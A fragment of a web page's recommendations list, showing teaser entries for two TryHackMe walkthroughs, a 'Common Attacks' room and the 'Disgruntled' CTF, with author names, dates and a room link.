
mon techniques used by attackers to target people online. It will also teach some of the best wa

Daniel Schwarzentraub

Tryhackme Free Walk-through Room: Common Attacks

Tryhackme Free Walk-through Room: Common Attacks

Sep 13, 2024



Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here: https://tryhackme.com/room/disgruntled

Oct 22, 2024

See more recommendations